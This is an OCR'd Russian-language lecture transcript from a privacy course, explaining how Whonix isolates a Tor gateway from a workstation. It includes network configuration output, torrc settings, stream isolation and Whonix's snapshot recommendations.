
Опять же, в этом контексте, если вы переводите свой лэптоп с настроенным полным шифрованием диска в режим гибернации, ключи шифрования сохраняются на жесткий диск. Это не проблема с виртуальными машинами, но это небезопасно, разве что вы сохраняете физический контроль над своим устройством.

Если вы переводите свой лэптоп в спящий режим или режим ожидания, любые ключи от полного шифрования диска будут сохранены в память. Опять же, это небезопасно, если только вы не сохраняете физический контроль над своей машиной.

Если вы используете шифрование, либо при помощи гипервизора, либо шифрование гостевой операционной системы, либо хостовой системы, для всех операционных систем, и гостевой, и хостовой, лучше всего будет выход из системы, завершение работы и выключение, полное выключение. Не приостановка, не ожидание, не гибернация. В этом случае ключи дешифрования не будут сохранены где-либо на диске.

105. Whonix OS - анонимная операционная система

Позвольте, я познакомлю вас с Whonix. Whonix - это свободная и открытая операционная система, особое внимание уделяющая анонимности, приватности и безопасности. Она использует анонимную сеть TOR, которую мы в подробностях рассмотрим в соответствующем разделе, и основана на Debian GNU Linux, одной из тех операционных систем, которую я рекомендую использовать, как вы уже знаете.




Whonix реализует безопасность через изоляцию, вот почему мы говорим о нем в разделе об изоляции. Это операционная система, которая особым образом использует принципы изоляции для обеспечения безопасности, приватности и анонимности.

Чем Whonix полезен для вас? Что ж, этот дистрибутив поможет спрятать назначенный вам интернет-провайдером IP-адрес, это поможет предотвратить слежку интернет-провайдера за вами, это может предотвратить вашу идентификацию со стороны вебсайтов, это может предотвратить вашу идентификацию вредоносными программами и это может помочь вам преодолеть цензуру.

Whonix не похож на другие операционные системы и живые операционные системы, которые мы упоминали, в том плане, что он сфокусирован на принципах изоляции. Разработчики Whonix дают прекрасное описание того, чем является Whonix, и вот что они говорят.

Whonix состоит из двух частей. Первая часть только лишь запускает Tor и работает в качестве шлюза в сеть, она называется Whonix Gateway или шлюз Whonix, видим ее здесь, в VirtualBox. Вторая часть, называемая Whonix Workstation или рабочая станция Whonix, находится в полностью изолированной сети, ей разрешены только соединения через Tor.



При помощи Whonix вы можете анонимно использовать приложения и запускать серверы в интернете. Практически полностью исключены утечки IP-адреса и DNS, даже вредоносные программы с привилегиями суперпользователя не смогут вычислить реальный, назначенный пользователю интернет-провайдером IP-адрес.

Как видите, рабочая станция и шлюз - это виртуальные машины, доступные для загрузки в формате OVA, который является открытым стандартом для хранения и распространения виртуальных приложений. Мы уже проходили, как использовать подобные файлы в процессе настройки тестовой среды.


https://www.whonix.org/wiki/Download

Вот ссылка, по которой вы можете скачать OVA-файлы с виртуальными машинами Whonix, рабочую станцию и шлюз. Вам нужно скачать их, импортировать в VirtualBox и вы будете готовы для тестирования Whonix.


Вы также можете загрузить скрипты и установить Whonix из источника. Как видим здесь, Whonix работает в VirtualBox, KVM и Qubes. Мы еще не говорили о Qubes, мы обсудим эту систему позже. Для наилучшего уровня безопасности вам стоит использовать Whonix в связке с Qubes, уровнем ниже будет использование с KVM, и еще ниже - с VirtualBox.

Но нет причин, по которым вы не можете использовать Whonix с VirtualBox, чтобы поиграться и поэкспериментировать. Не стоит считать, что VirtualBox сам по себе небезопасен, дело не в этом, а в том, что просто KVM и особенно Qubes - это гораздо более защищенные решения для запуска Whonix под ними. И как я уже сказал, мы рассмотрим Qubes немного позже.


Неважно, какой гипервизор вы используете, Whonix - это две виртуальные машины, здесь шлюз, а здесь рабочая станция. Давайте я покажу вам настройки сети, все настройки и конфигурации работают прямо из "коробки", поскольку это OVA-файл, так что вам не нужно изменять те сетевые настройки, которые я сейчас покажу вам.



Итак, виртуальная машина со шлюзом Whonix, если мы посмотрим на вкладку "Сеть", то увидим, что тип подключения адаптера 1 - "NAT", тип подключения адаптера 2 - "Внутренняя сеть", имя внутренней сети - "Whonix". Итак, два сетевых адаптера, первый адаптер имеет доступ к моей локальной сети и, соответственно, имеет выход в интернет, поскольку он получает настройки по DHCP от моего маршрутизатора и файрвола. А здесь находится внутренняя сеть, которая создается, под названием Whonix. Никаких других сетей больше нет.



Теперь, если мы перейдем к рабочей станции, посмотрим на ее сетевые настройки, и вы можете увидеть, что ее сетевой адаптер настроен на работу в сети Whonix, во внутренней сети, то есть рабочая станция соединяется только со шлюзом, она не соединена с моей локальной сетью LAN ни коим образом.



Шлюз Whonix - как можно понять из названия, шлюз - это шлюз для рабочей станции. Давайте я запущу шлюз и покажу вам, как он выглядит. Шлюз необходимо запускать первым, потому что он создает соединение с сетью Tor. Итак, он запускается. А это рабочий стол KDE, и шлюз начинает производить свои начальные проверки. Я пока что запущу рабочую станцию. Видим, что рабочая станция также проводит начальные проверки.

Я покажу вам, как настроена изоляция этой сети здесь, на рабочей станции. Видим здесь IP-адрес рабочей станции: 10.152.152.11

```
user@host:~$ ip addr
1: lo: <LOOPBACK, UP, ,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
       link/loopback 00:00:00:000:00:00 brd 00:00:00:00:00:00
       inet 127.0.0.1/8 scope host lo
              valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group
default qlen 1000
       link/ether 08:00:27:c8:73:5d brd ff:ff:ff:ff:ff:ff
       inet 10.0.2.15/24 brd 10.0.2.255 scope global eth0
              valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group
default qlen 1000
       link/ether 08:00:27:99:f1:e4 brd ff:ff:ff:ff:ff:ff
       inet 10.152.152.10/18 brd 10.152.191.255 scope global eth1
              valid_lft forever preferred_lft forever
user@host:~$


user@host:~$ ip addr
1: lo: <LOOPBACK, UP, ,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
       link/loopback 00:00:00:000:00:00 brd 00:00:00:00:00:00
       inet 127.0.0.1/8 scope host lo
              valid_lft forever preferred_lft forever
       inet6 ::1/128 scope host
              valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group
default qlen 1000
       link/ether 08:00:27:e2:a1:e5 brd ff:ff:ff:ff:ff:ff
       inet 10.152.152.11/18 brd 10.152.191.255 scope global eth0
              valid_lft forever preferred_lft forever
       onet6 fe80::a00:27ff:fee2:a1e5/64 scope link
              valid_lft forever preferred_lft forever

user@host:~$ sudo route
Kernel routing IP table
Destination    Gateway        GenmaksFlags  Metrics        Ref    Use    Iface
default        10.152.152.10  0.0.0.0       UG     0              o      0              eth0
default        10.152.152.10  0.0.0.0       UG     1024           o      0              eth0
default        *              255.255.192.0        U      0              o      0
eth0
```

А для eth1, это локальная сеть, к которой могут подключаться только виртуальные машины, здесь для шлюза назначен IP-адрес: 10.152.152.10

И шлюз, и рабочая станция имеют длину префикса сети /18 (слеш 18).


Далее, если мы посмотрим на локальную таблицу IP-маршрутизации, то увидим, что для рабочей станции адрес 10.152.152.10 настроен в качестве шлюза по умолчанию, то есть весь трафик отправляется на этот шлюз.

Здесь, рабочая станция используется для ваших задач типа электронной почты, серфинга по интернету, а роль шлюза заключается в том, чтобы обеспечивать соединение

с сетью Tor. Это изоляция сети. Рабочая станция не может назвать свой реальный IP-адрес, то есть и злоумышленник, которому, возможно, удастся хакнуть рабочую станцию при помощи, скажем, взлома браузера или фишинговой атаки, он не сможет узнать реальный айпишник. Вот почему разработчики Whonix говорят, что утечки IP-адреса и DNS невозможны в Whonix и даже малварь с привилегиями суперпользователя не сможет обнаружить реальный IP-адрес пользователя, это реализация принципа изоляции.

С технической точки зрения есть вероятность обхода этой изоляции, но это значительно сложнее сделать, поскольку, как видите, любая вредоносная программа, попавшая в рабочую станцию, должна будет взломать этот шлюз через сеть, или найти какой-либо другой способ для определения реального IP-адреса. То есть это очень сложно осуществить. Также, ввиду того, что мы используем виртуальные машины, идентификаторы аппаратных средств и MAC-адресы тоже защищены, поскольку виртуальные машины работают в качестве изоляции от хостовой машины и других виртуальных машин. В общем, можете пользоваться интернетом через Tor.


Давайте для начала посмотрим на шлюз, начнем сверху. Запускаем утилиту под названием Arm. Это утилита для мониторинга узлов в анонимной сети Tor, то есть это монитор состояния узлов сети Tor и данного шлюза. Он показывает такие вещи, как данные об использовании ресурсов, пропускную способность, загрузку процессора. Это немного похоже на утилиту top, только для Tor. Видим здесь, что идет загрузка каких-то данных с рабочей станции.




Если нажать "M", увидим похожий функционал, что есть в Tor Browser. Можем создать новую личность, остановить Tor, перезапустить, можем пройти через мастер установки и настроить шлюз в качестве ретранслятора или узла сети Tor, моста или клиента, эти вещи не будут много значить для вас, до тех пор, пока вы не поймете принципы работы Tor, но мы рассмотрим все это в разделе о Tor, так что можете не волноваться на этот счет сейчас.

Далее, вы можете просмотреть соединения, различные цепочки Tor, которые установлены, текущую конфигурацию, содержимое файла torrc. Файл torrc используется для настройки Tor, опять же, мы поговорим об этом позже в разделе о Tor. В общем, так выглядит утилита Arm, можете рассматривать ее как утилиту top для Tor.

Далее, запустим Timesync или синхронизацию времени. Для работы Tor требуется точное время, в противном случае с ним нельзя будет работать. Установка корректного времени при помощи стандартных методов типа неаутентифицированного NTP - это потенциальная деанонимизация, поэтому Whonix приходится использовать другой метод. Whonix использует утилиту sdwdate и она сейчас запущена, пытается определить и установить время.



Когда Whonix запускается, если он не верит, что у него установлено точное время, то он автоматически запустит синхронизацию времени, и как здесь говорится, не используйте интернет, пока синхронизация времени не пройдет успешно. Пока мы ждем окончания проверки, есть еще утилита whonixcheck, она проверяет виртуальную машину, ищет обновления для Tor Browser, обновления операционной системы, версии Whonix, новости о Whonix, плюс выполняет длинный список других проверок.



Итак, мы видим, что синхронизация времени прошла успешно. А это результаты работы whonixcheck, видим здесь предупреждение о том, что нужно выполнить apt-get update и apt-get dist-upgrade, чтобы получить последние пакеты от Debian и Whonix. Данная проверка происходит каждый раз, когда вы запускаете виртуальные машины.

```
# This file is part of Whonix
# Copyright (C) 2012-2013 adrelanos <adreanos at riseup dot net>
# See the file COPYING for copying conditions.

# use this file for your user customizations.
# Please see /etc/tor/torrc.example for help, options, comments etc.

# Anyh+thing here will override Whonix's own Tor config customizations in
# usr/share/tor/tor-service-defaults-torrc


#Enable Tor throught whonixsetup or manually uncomment "DisableNetwork 0" by
# removing the # in front of it.
DisableNetwork 0
Sandbox 1
```

Вы можете что-нибудь настроить в файле torrc, используя эту ссылку. Мы обсудим файл torrc в разделе о Tor. У меня здесь есть дополнительная настройка, Sandbox 1.



Вы можете изменить пользовательские настройки файрвола, это глобальные настройки файрвола, здесь находится множество параметров конфигурации шлюза, определяющих, что он делает, используется ли прозрачный прокси, какие порты, и так далее.

Одна из лучших вещей в дистрибутиве Whonix - это шлюз Whonix сам по себе. Любая виртуальная машина, не только рабочая станция Whonix, при условии, что она правильно настроена, может использовать шлюз Whonix для получения преимуществ его средств безопасности и для торификации своего интернет-соединения. На самом деле, технически, вам даже не обязательно использовать именно виртуальную машину. Если сконфигурировать шлюз определенным образом, физическая машина также сможет использовать этот шлюз.



Если вы хотите присоединить вашу рабочую станцию к шлюзу Whonix, вам нужно будет присоединить ее к сети Whonix, как мы уже видели здесь. Когда она окажется в сети Whonix, ей необходимо иметь правильно настроенные IP-адресы. Вы можете использовать IP-адрес для рабочей станции: 10.152.152.11, если рабочей станции с таким адресом еще нет, но по-моему, можно использовать любой IP-адрес из этой подсети.


Например, у меня была бы рабочая станция с .50, ей нужна будет маска подсети с длиной префикса /18. Это переводится в 255.255.192.0

Шлюзом по умолчанию должен быть задан шлюз Whonix, который всегда имеет адрес 10.152.152.10 и предпочитаемый DNS-сервер должен иметь этот же адрес. И затем, настроенные вами рабочие станции смогут работать со шлюзом Whonix

Ваша собственная кастомная рабочая станция будет неполноценной, если вы не используете SOCKS-прокси. Вам придется изучить этот вопрос для настройки своей собственной рабочей станции, но это уже более продвинутый уровень работы с Whonix.

https://www.whonix.org/wiki/Other_Operating_Systems

Вот полезная ссылка по настройке ваших собственных рабочих станций, ознакомьтесь.



То, что вы здесь видите, это представление изоляции потоков в Whonix. Здесь рабочая станция Whonix, здесь шлюз Whonix, и далее идет цепочка из трех хопов сети Tor, первый узел, второй узел, третий узел, далее пункт назначения. Шлюз Whonix, здесь, обращается одновременно и к прозрачному прокси Tor, и к SOCKS-прокси. "Прозрачный" означает, что даже если скачанные приложения не сконфигурированы для использования Tor, они все равно будут идти через шлюз Whonix и будут прозрачно торифицироваться, прозрачно, как в прозрачном прокси Tor.

Это хорошая фича, это значит, что вы можете скачивать и устанавливать необходимые вещи и им не нужно быть определенным образом настроенными для использования сети Tor, они могут идти через прозрачный прокси. Но обратите внимание, все прозрачно-проксируемые приложения используют одну и ту же цепочку узлов сети Tor. Как видно на этой схеме, они идут через одни и те же узлы сети Tor, у них будет одинаковый IP-адрес на выходе, и они будут все выглядеть одинаково для пункта назначения.

https://www.whonix.org/wiki/Stream_Isolation

Что касается SOCKS-прокси, он используется в том случае, если приложение специально настроено для использования Tor в качестве прокси. Например, настройки прокси в браузере. По этой ссылке таблица с приложениями, которые проксируются через SOCKS-прокси в Whonix, используемые ими порты, а также отметки о предварительной установке и предварительной настройке для использования SOCKS.

Видим, что Tor Browser локально на рабочей станции соединяется через порт 9150 и использует SOCKS-прокси. Если вы установите Thunderbird, то он также будет использовать SOCKS-прокси.

Также есть консольные приложения, которые вам необходимо пускать через Tor, и, конечно, они также идут через SOCKS-прокси, есть такие вещи, как wget, curl, aptitude и apt-get для загрузки приложений из репозиториев, в общем, ряд преднастроенных приложений для использования с SOCKS-прокси.

И это хорошо, потому что использование SOCKS-прокси лучше для безопасности, оно обеспечивает так называемую изоляцию потоков, то есть каждое приложение использует разные цепочки Tor, как показано здесь. Видим, что это приложение идет этим путем, это приложение идет другим путем, и так далее. Вследствие этого каждое приложение, проходящее через SOCKS-прокси, потенциально будет иметь отличающийся IP-адрес.


Не всегда, они могут иметь разные цепочки, но их выходная нода может оказаться одинаковой. Но даже случись так, это защищает от атак с применением корреляции идентичностей за счет разделения трафика в цепочках Tor. Рекомендуется использовать разные рабочие станции для каждого псевдонима, чтобы предотвратить корреляционные атаки. Мы поговорим о корреляционных атаках больше в разделе о Tor.

https://www.whonix.org/wiki/Dev/Build_Documentation/Physical_Isolation

Если вы хотите немного больше прошарить в Whonix, возможен запуск Whonix на физической машине для обеспечения физической изоляции, в плане безопасности подобный вариант имеет свои за и против. Шлюз Whonix лучше всего изолировать физически и если вы хотите узнать об этом больше, по этой ссылке есть материал для чтения и понимания различных настроек, преимуществ и недостатков, если вы хотите подумать о погружении в методы физической изоляции.

Давайте теперь посмотрим на рабочую станцию. Как я уже сказал, здесь вы можете пользоваться интернетом, и здесь вы найдете Tor Browser. Вы обнаружите, что рабочая станция очень скудна на приложения, это сделано преднамеренно, чтобы уменьшить возможную поверхность атаки. Если мы посмотрим на приложения, можно пройтись здесь по списку, взглянуть, что тут у них имеется.

Как было сказано, не густо, но так и задумано. У вас есть возможность устанавливать любые приложения, какие захотите, и после установки эти приложения будут использовать прозрачный прокси, если только вы не настроите их специально под использование SOCKS-прокси.




```
user@host:~$ sudo apt-get install icedove enigmail xul-ext-torbirdy
```

Загрузка приложений здесь происходит точно таким же образом, как и в любом другом дистрибутиве на базе Debian. Например, вот как вы можете установить Icedove, Enigmail и Torbirdy, точно такие же apt-get или aptitude, ограничений нет.

https://www.whonix.org/wiki/Stream_Isolation

По этой ссылке проверьте, для каких приложений доступны SOCKS-прокси. Важно следующее, что бы вы ни установили, оно будет идти через шлюз и будет торифицироваться, так что утечки исключены. Во всех операционных системах, где Tor не отрабатывает на шлюзе, свежеустановленные приложения могут "подтекать". Вот почему не рекомендуется устанавливать приложения на Tails, потому что торификация происходит внутри Tails, то есть вам нужно специально настраивать приложения, чтобы они шли через SOCKS-прокси Tor или через прозрачный прокси Tor.

https://www.whonix.org/wiki/Features

Давайте посмотрим на список возможностей Whonix. Понятно, что вы получаете множество функциональных возможностей для анонимности, можно анонимно пользоваться IRC, электронной почтой. Как мы уже отмечали, основан на Debian, что круто. Также основан на Tor, можно использовать его с VirtualBox, хотя VirtualBox не рекомендуется использовать для достижения наиболее защищенной конфигурации.

Как здесь сказано, вы можете торифицировать практически любое приложение, это один из самых-самых основных бонусов, и также вы можете потенциально торифицировать любую операционную систему, если устанавливаете свою собственную рабочую станцию. Далее, DNSSEC через TOR, зашифрованный DNS. Свободный, опенсорсный. Также имеет защиту от утечек IP/DNS, что очень важно. И далее список продолжается.

И да, включает технологию JonDonym. И может быть использован для торификации средств анонимизации при помощи других средств анонимизации. Мы поговорим об этом в соответствующем разделе.

Здесь можно почитать про преимущества Whonix. Что мы думаем о них. Установка любых пакетов программного обеспечения, это великолепная возможность. Это важное преимущество перед живыми операционными системами, где вы не можете делать этого. И далее, все остальное здесь о предотвращении утечек, что опять же, является основным преимуществом за счет изоляции.

https://www.whonix.org/wiki/Security_Guide#VM_Snapshots

Позвольте, я зачитаю пару рекомендаций с сайта Whonix, которые я считаю важными для вас. Итак, рекомендуется иметь эталонную копию рабочей станции Whonix, своевременно обновлять ее, делать регулярные чистые снэпшоты, но не редактировать в ней никаких настроек, не устанавливать никакого дополнительного программного обеспечения и не использовать ее напрямую ни для какой деятельности. Вместо этого, делайте клоны или используйте снэпшоты, но никогда не смешивайте чистые и грязные состояния рабочей станции для деятельности, требующей анонимности.

После импортирования виртуальных машин, совершите первый запуск виртуальных машин со шлюзом Whonix и рабочей станцией Whonix, безопасным образом обновите их, после чего остановитесь и не пользуйтесь интернетом вообще, не открывайте никаких неаутентифицированных каналов передачи данных в интернет. Выключите виртуальные машины и создайте снэпшоты их чистого состояния перед началом работы в интернете или инициации любых соединений с внешним миром. Обратите внимание, единственным исключением для этого является запуск утилиты apt, которая имеет гарантированно защищенный способ загрузки и верификации пакетов".

Это важные инструкции, которым вам стоит следовать.

106. Whonix OS - Недостатки

